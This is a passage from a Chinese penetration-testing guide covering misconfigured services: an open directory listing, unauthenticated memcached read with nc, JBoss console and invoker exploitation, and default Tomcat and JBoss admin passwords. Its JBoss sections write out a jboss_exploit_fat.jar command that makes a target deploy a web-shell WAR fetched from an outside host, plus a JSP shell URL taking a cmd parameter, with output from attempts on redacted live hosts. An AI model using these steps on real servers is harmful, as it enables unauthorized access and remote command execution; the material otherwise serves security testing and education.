
22.3 实例演练

<http://www.xx.cn/c/> (wooyun-2013-041338)



Directory of /c:/

- [.gridview](#)
- [.m2](#)
- [.pax](#)
- [AUTOEXEC.BAT](#)
- [boot.ini](#)
- [bootfont.bin](#)
- [CONFIG.SYS](#)
- [dawming](#)
- [Documents and Settings](#)
- [Intel](#)
- [IO.SYS](#)
- [MSDOS.SYS](#)
- [NTDETECT.COM](#)
- [ntldr](#)
- [Program Files](#)
- [ProgramData](#)
- [RECYCLER](#)
- [System Volume Information](#)
- [TEMP](#)
- [WINDOWS](#)
- [wmcub](#)



23 memcache 未限制访问 IP

23.1 基础知识

Memcached 是一个高性能的分布式内存对象缓存系统，用于动态 web 应用以减轻数据库负载。它通过内存缓存数据和对象来减少读取数据库的次数，从而提高动态、数据库驱动网站的速度。Memcached 基于一个存储键/值对的 hashmap。其守护进程是用 C 写的，但是客户端可以用任何语言来编写，并通过 memcached 协议与守护进程通信。

23.2 漏洞利用

Memcached 未限制 IP 导致 cache 泄露 服务默认端口：11211

使用 nc 反弹查看数据：

<1>

```
nc.exe -vv ip 11211
```

```
ip: inverse host lookup failed: h_errno 11004: NO_DATA
```

```
(UNKNOWN) [ip] 11211 (?) open
```

```
stats items
```

```
STAT items:4:number 1544729
```

```
.....
```

<2>memcached 空口令访问 可以直接 telnet 登陆 wooyun-2010-0123604

<2>root@kali:~# nc ip 11211

23.3 实战演练

root@Aerfa:~# nc -vv xx.xx.xx.xx 11211

```
root@Aerfa:~# nc -vv [redacted] 11211
[redacted]: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [redacted] 11211 (?) open
stats items
STAT items:1:number 1
STAT items:1:age 1335315
STAT items:1:evicted 0
STAT items:1:evicted_nonzero 0
STAT items:1:evicted_time 0
STAT items:1:outofmemory 0
STAT items:1:tailrepairs 0
STAT items:6:number 1
STAT items:6:age 1335529
STAT items:6:evicted 0
STAT items:6:evicted_nonzero 0
STAT items:6:evicted_time 0
STAT items:6:outofmemory 0
STAT items:6:tailrepairs 0
END
```

root@Aerfa:~# nc -vv yy.yy.yy.yy 11211

```
root@Aerfa:~# nc -vv [redacted] 11211
[redacted]: inverse host lookup failed
(UNKNOWN) [redacted] 11211 (?) open
stats items
STAT items:6:number 16
STAT items:6:age 1860495
STAT items:6:evicted 0
STAT items:6:evicted_nonzero 0
STAT items:6:evicted_time 0
STAT items:6:outofmemory 0
STAT items:6:tailrepairs 0
STAT items:6:reclaimed 0
STAT items:6:expired_unfetched 0
STAT items:6:evicted_unfetched 0
STAT items:6:crawler_reclaimed 0
STAT items:6:lru_tail_reflocked 0
STAT items:7:number 143
STAT items:7:age 2514411
STAT items:7:evicted 0
STAT items:7:evicted_nonzero 0
STAT items:7:evicted_time 0
STAT items:7:outofmemory 0
STAT items:7:tailrepairs 0
STAT items:7:reclaimed 0
```

24 Jboss 配置不当


drops.wooyun.org/papers/178

24.1 基本信息

Jboss 基于 J2EE 的开放源代码的应用服务器（JAVA 应用服务器），是一个管理 EJB 的容器和服务（Jboss 企业中间件 JEMS 的一部分），其核心服务不包括 service/JSP 的 WEB 容器，一般与 Tomcat 或 Jetty 绑定使用。

Jboss 应用服务框架：

<1>Java 管理扩展（JMX）：监控管理 java 应用程序的标准化架构，分为三层：



设备层（instrumentation）：定义信息模型。

代理层（Agent）：定义各种服务以及通信模型，所有的管理构件都需要向他注册。

分布服务层（distribute）：定义能对代理层进行操作的管理接口和构件。

<2>JMX Invoker：允许客户端应用程序发送任意协议的 JMX 请求到服务端

这些请求都是用 MBean 服务器发送到响应的 Mbean 服务

<3>Deployer 架构:

JAR (Java Archives), 用于压缩、发布、部署和封装库、组件、程序插件。

WAR (Web ARchives), JAR 文件包含一个 Web 应用程序的组件。

24.2 漏洞利用

<1>WAR 文件

在 Jboss 应用服务器上最简单的运行代码方式是部署一个组件, 可以通过 HTTP 安装组件, war 文件包需要在 web-inf 目录下包含一个 web.xml 文件。War 文件可以使用 java 的 SDK jar 命令创建。

<2>JMX Console

web-console

jmx-console

invoker/JMXInvokerServlet

JMX 控制台允许通过 web 浏览器与 Jboss 应用服务器直接互动的组件, 方便管理 Jboss 服务器, Mbean 的属性与方法可以直接调用。

JMX 控制台通常是攻击的第一目标, Mbeans 的属性 (Server 和 ServerInfo) 展现了 Jboss 应用服务器与主机系统的信息, 包含 java 虚拟机以及操作系统的类型版本信息。

Mbean 的 shutdown()方法可以关闭 Jboss 应用服务器, 未授权的 JMX 接口可以导致拒绝服务攻击。


War 包的部署, 执行 shell 命令。

<3>Jboss 弱口令


http://IP/admin-console admin / admin

24.3 实例应用

http://yy.yy.yy.yy:8080/web-console/ 未授权访问



先下载 java 插件，再控制面板中找到 java，设置 java 控制面板的安全属性，添加例外网站。



<1>admin-console getshell

<http://yy.yy.yy.yy/admin-console/> 无效






<2>jmx-console getshell

<http://yy.yy.yy.yy/jmx-console/> 存在

需要将 war 包或 jsp shell 放到服务器上 <http://p2i.cn/is.war>

`jboss.deployment-->void addURL`





MBean Operation.

| Param | ParamType | ParamValue | ParamDescription |
|-------|--------------|------------|------------------|
| p1 | java.net.URL | | (no description) |

void addURL()



MBean Operation.

| Param | ParamType | ParamValue | ParamDescription |
|-------|--------------|----------------------|------------------|
| p1 | java.net.URL | http://p2j.cn/is.war | (no description) |

void addURL()

MBean Operation.

| Param | ParamType | ParamValue | ParamDescription |
|-------|------------------|------------|------------------|
| p1 | java.lang.String | | (no description) |




上传成功，但是文件访问不存在



<3>web-console getshell


<http://xx.xx.xx.xx/web-console/> 存在



<4>invoker getshell

invoker 接口未配置认证信息

yy.yy.yy.yy/invoker/JMXInvokerServlet




案例 <http://www.wooyun.org/bugs/wooyun-2010-0121861> 中使用 curl 命令:

curl <http://www.wooyun.org/bugs/wooyun-2010-0121861>


```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Aerfa>java -jar c:/jboss_exploit_fat.jar -i http://[redacted]/in
voker/JMXInvokerServlet invoke jboss.system:service=MainDeployer deploy http://p
2j.cn/is.war
C:\Users\Aerfa>java -jar c:/jboss_exploit_fat.jar -i http://[redacted]/in
voker/JMXInvokerServlet invoke jboss.system:service=MainDeployer deploy http://p
2j.cn/is.war
javax.management.MBeanException
    at org.jboss.mx.interceptor.ReflectedDispatcher.handleInvocationExceptio
ns(ReflectedDispatcher.java:180)
    at org.jboss.mx.interceptor.ReflectedDispatcher.invoke(ReflectedDispatch
er.java:163)
    at org.jboss.mx.server.Invocation.dispatch(Invocation.java:94)
    at org.jboss.mx.interceptor.AbstractInterceptor.invoke(AbstractIntercept
or.java:133)
    at org.jboss.mx.server.Invocation.invoke(Invocation.java:88)
    at org.jboss.mx.interceptor.ModelMBeanOperationInterceptor.invoke(ModelM
BeanOperationInterceptor.java:142)
    at org.jboss.mx.server.Invocation.invoke(Invocation.java:88)
    at org.jboss.mx.server.AbstractMBeanInvoker.invoke(AbstractMBeanInvoker.
java:264)
    at org.jboss.mx.server.MBeanServerImpl.invoke(MBeanServerImpl.java:659)
    at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.
java:58)
```

<http://yy.yy.yy.yy/is/?cmd.jsp?pwd=023&cmd=ls> 访问 shell 是失败



25 测试机外网可访问

测试机处于外网环境内，存在很多安全问题。比如 wooyun 案例中的弱口令、java 环境管理软件未授权访问、..... 此部分不好做归纳，故略过。

26 padding oracle attack

26.1 基础知识

Padding 指数据“填充”

对于加密算法来说，它们是基于等长的“数据块”进行操作的（如对于 RC2，DES 或

TripleDES 算法来说这个长度是 8 字节，而对于 Rijndael 算法来说则是 16、24 或 32 字节)。但是，我们的输入数据长度是不规则的，因此必然需要进行“填充”才能形成完整的“块”。“填充”时比较常用的是 PKCS #5 规则，简单地说，便是根据最后一个数据块所缺少的长度来选择填充的内容。

26.2 漏洞利用

略过，乌云上有案例。

27 tomcat 弱口令

27.1 基础知识

不再提及。

27.2 漏洞利用

弱密码：

`http://www.xxxx.com:8080/manager/html` `tomcat:tomcat`

`http://www.xxxx.com:8080/manager/html` `admin:admin`

28 phpmyadmin 弱口令

略

29 MongoDB 配置不当

drops.wooyun.org/papers/850


29.1 基本介绍

略

29.2 未授权访问

